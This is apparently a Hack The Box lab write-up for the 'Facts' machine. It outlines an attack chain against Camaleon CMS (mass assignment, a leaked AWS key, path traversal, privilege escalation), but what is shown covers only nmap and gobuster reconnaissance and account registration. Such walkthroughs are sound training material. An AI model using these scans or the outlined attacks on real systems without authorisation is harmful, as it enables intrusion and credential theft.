
HTB Machine - Facts
Summary:
Facts is a simple box themed around whitebox testing an open-source CMS. The foothold involves exploiting a mass assignment vulnerability to escalate privileges to admin within the CMS, then finding an AWS key in the settings to access an S3 bucket and retrieve an SSH key. At the time of release there’s no public PoC available, so the exploit payload has to be manually derived from the CMS’ source code. In the process of doing so, I also discovered an old path traversal CVE was insufficiently patched, making it possible to directly read the SSH key without escalation. For root it’s just a simple GTFOBins exploit.
Enumeration:
Nmap:
┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ sudo nmap --min-rate 1000 -p- 10.129.225.155 Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 14:16 ACDT Nmap scan report for 10.129.225.155 Host is up (0.36s latency). Not shown: 65532 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 54321/tcp open unknown Nmap done: 1 IP address (1 host up) scanned in 77.27 seconds ┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ sudo nmap -A -p 22,80,54321 10.129.225.155 Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-01 14:21 ACDT Nmap scan report for 10.129.225.155 Host is up (0.36s latency). PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA) |_ 256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519) 80/tcp open http nginx 1.26.3 (Ubuntu) |_http-server-header: nginx/1.26.3 (Ubuntu) |_http-title: Did not follow redirect to http://facts.htb/ 54321/tcp open http Golang net/http server |_http-server-header: MinIO | fingerprint-strings: | FourOhFourRequest: | HTTP/1.0 400 Bad Request | Accept-Ranges: bytes | Content-Length: 303 | Content-Type: application/xml | Server: MinIO | Strict-Transport-Security: max-age=31536000; includeSubDomains | Vary: Origin | X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8 | X-Amz-Request-Id: 1890030FAF7D3914 | X-Content-Type-Options: nosniff | X-Xss-Protection: 1; mode=block | Date: Sun, 01 Feb 2026 03:53:39 GMT | <?xml version="1.0" encoding="UTF-8"?> | <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/nice ports,/Trinity.txt.bak</Resource><RequestId>1890030FAF7D3914</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error> | GenericLines, Help, RTSPRequest, SSLSessionReq: | HTTP/1.1 400 Bad Request | Content-Type: text/plain; charset=utf-8 | Connection: close | Request | GetRequest: | HTTP/1.0 400 Bad Request | Accept-Ranges: bytes | Content-Length: 276 | Content-Type: application/xml | Server: MinIO | Strict-Transport-Security: max-age=31536000; includeSubDomains | Vary: Origin | X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8 | X-Amz-Request-Id: 1890030B178E87DA | X-Content-Type-Options: nosniff | X-Xss-Protection: 1; mode=block | Date: Sun, 01 Feb 2026 03:53:19 GMT | <?xml version="1.0" encoding="UTF-8"?> | <Error><Code>InvalidRequest</Code><Message>Invalid Request (invalid argument)</Message><Resource>/</Resource><RequestId>1890030B178E87DA</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error> | HTTPOptions: | HTTP/1.0 200 OK | Vary: Origin | Date: Sun, 01 Feb 2026 03:53:20 GMT |_ Content-Length: 0 |_http-title: Did not follow redirect to http://10.129.225.155:9001 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port54321-TCP:V=7.95%I=7%D=2/1%Time=697ECDC1%P=x86_64-pc-linux-gnu%r(Ge SF:nericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20t SF:ext/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x SF:20Request")%r(GetRequest,2B0,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nAcc SF:ept-Ranges:\x20bytes\r\nContent-Length:\x20276\r\nContent-Type:\x20appl SF:ication/xml\r\nServer:\x20MinIO\r\nStrict-Transport-Security:\x20max-ag SF:e=31536000;\x20includeSubDomains\r\nVary:\x20Origin\r\nX-Amz-Id-2:\x20d SF:d9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8\r\nX-Am SF:z-Request-Id:\x201890030B178E87DA\r\nX-Content-Type-Options:\x20nosniff SF:\r\nX-Xss-Protection:\x201;\x20mode=block\r\nDate:\x20Sun,\x2001\x20Feb SF:\x202026\x2003:53:19\x20GMT\r\n\r\n<\?xml\x20version=\"1\.0\"\x20encodi SF:ng=\"UTF-8\"\?>\n<Error><Code>InvalidRequest</Code><Message>Invalid\x20 SF:Request\x20\(invalid\x20argument\)</Message><Resource>/</Resource><Requ SF:estId>1890030B178E87DA</RequestId><HostId>dd9025bab4ad464b049177c95eb6e SF:bf374d3b3fd1af9251148b658df7ac2e3e8</HostId></Error>")%r(HTTPOptions,59 SF:,"HTTP/1\.0\x20200\x20OK\r\nVary:\x20Origin\r\nDate:\x20Sun,\x2001\x20F SF:eb\x202026\x2003:53:20\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPR SF:equest,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/ SF:plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Re SF:quest")%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\ SF:x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20B SF:ad\x20Request")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\ SF:r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20clos SF:e\r\n\r\n400\x20Bad\x20Request")%r(FourOhFourRequest,2CB,"HTTP/1\.0\x20 SF:400\x20Bad\x20Request\r\nAccept-Ranges:\x20bytes\r\nContent-Length:\x20 SF:303\r\nContent-Type:\x20application/xml\r\nServer:\x20MinIO\r\nStrict-T SF:ransport-Security:\x20max-age=31536000;\x20includeSubDomains\r\nVary:\x SF:20Origin\r\nX-Amz-Id-2:\x20dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9 SF:251148b658df7ac2e3e8\r\nX-Amz-Request-Id:\x201890030FAF7D3914\r\nX-Cont SF:ent-Type-Options:\x20nosniff\r\nX-Xss-Protection:\x201;\x20mode=block\r SF:\nDate:\x20Sun,\x2001\x20Feb\x202026\x2003:53:39\x20GMT\r\n\r\n<\?xml\x SF:20version=\"1\.0\"\x20encoding=\"UTF-8\"\?>\n<Error><Code>InvalidReques SF:t</Code><Message>Invalid\x20Request\x20\(invalid\x20argument\)</Message SF:><Resource>/nice\x20ports,/Trinity\.txt\.bak</Resource><RequestId>18900 SF:30FAF7D3914</RequestId><HostId>dd9025bab4ad464b049177c95eb6ebf374d3b3fd SF:1af9251148b658df7ac2e3e8</HostId></Error>"); Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose|router Running: Linux 4.X|5.X, MikroTik RouterOS 7.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel TRACEROUTE (using port 22/tcp) HOP RTT ADDRESS 1 359.23 ms 10.10.14.1 2 359.33 ms 10.129.225.155 OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 51.46 seconds
SSH and HTTP are open. There’s also port 54321 that seems to be running MinIO, which is basically a mock of AWS S3.
TCP80 - HTTP:

Port 80 is a trivia site showing some random facts.


It has a search bar at the top, but doesn’t seem vulnerable to SQL injections.

Wappalyzer also identified it as a Ruby on Rails app:
There isn’t anything else to look at. I’ll run gobuster, and find an admin login endpoint.
┌──(ch3ng㉿localhost)-[~/machines/facts] └─$ gobuster dir -u http://facts.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 50 =============================================================== Gobuster v3.6 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) =============================================================== [+] Url: http://facts.htb [+] Method: GET [+] Threads: 50 [+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt [+] Negative Status codes: 404 [+] User Agent: gobuster/3.6 [+] Timeout: 10s =============================================================== Starting gobuster in directory enumeration mode =============================================================== /index (Status: 200) [Size: 11113] /search (Status: 200) [Size: 19187] /rss (Status: 200) [Size: 183] /sitemap (Status: 200) [Size: 3508] /en (Status: 200) [Size: 11109] /page (Status: 200) [Size: 19593] /welcome (Status: 200) [Size: 11966] /admin (Status: 302) [Size: 0] [--> http://facts.htb/admin/login] /post (Status: 200) [Size: 11308] /ajax (Status: 200) [Size: 0] /Index (Status: 200) [Size: 11113] /up (Status: 200) [Size: 73] /- (Status: 200) [Size: 11098] /404 (Status: 200) [Size: 4836] /robots (Status: 200) [Size: 33] /EN (Status: 200) [Size: 11109] /400 (Status: 200) [Size: 6685] /error (Status: 500) [Size: 7918] /500 (Status: 200) [Size: 7918] /422 (Status: 200) [Size: 8380] /captcha (Status: 200) [Size: 5023] /INDEX (Status: 200) [Size: 11113] /En (Status: 200) [Size: 11109] Progress: 35100 / 220560 (15.91%)^C [!] Keyboard interrupt detected, terminating. Progress: 35104 / 220560 (15.92%) =============================================================== Finished ===============================================================
Camaleon CMS:

I tried several default creds, but none of them worked. Surprisingly, account registration is enabled.


I’ll register an account and log in. There’s almost nothing in the admin panel, but it does reveal it’s running Camaleon CMS v2.9.0 at the bottom:
I’ll check my profile. Nothing immediately interesting, but I noticed the breadcrumbs at the top: Dashboard > Users > Profile > Edit, which means there might be other admin pages.
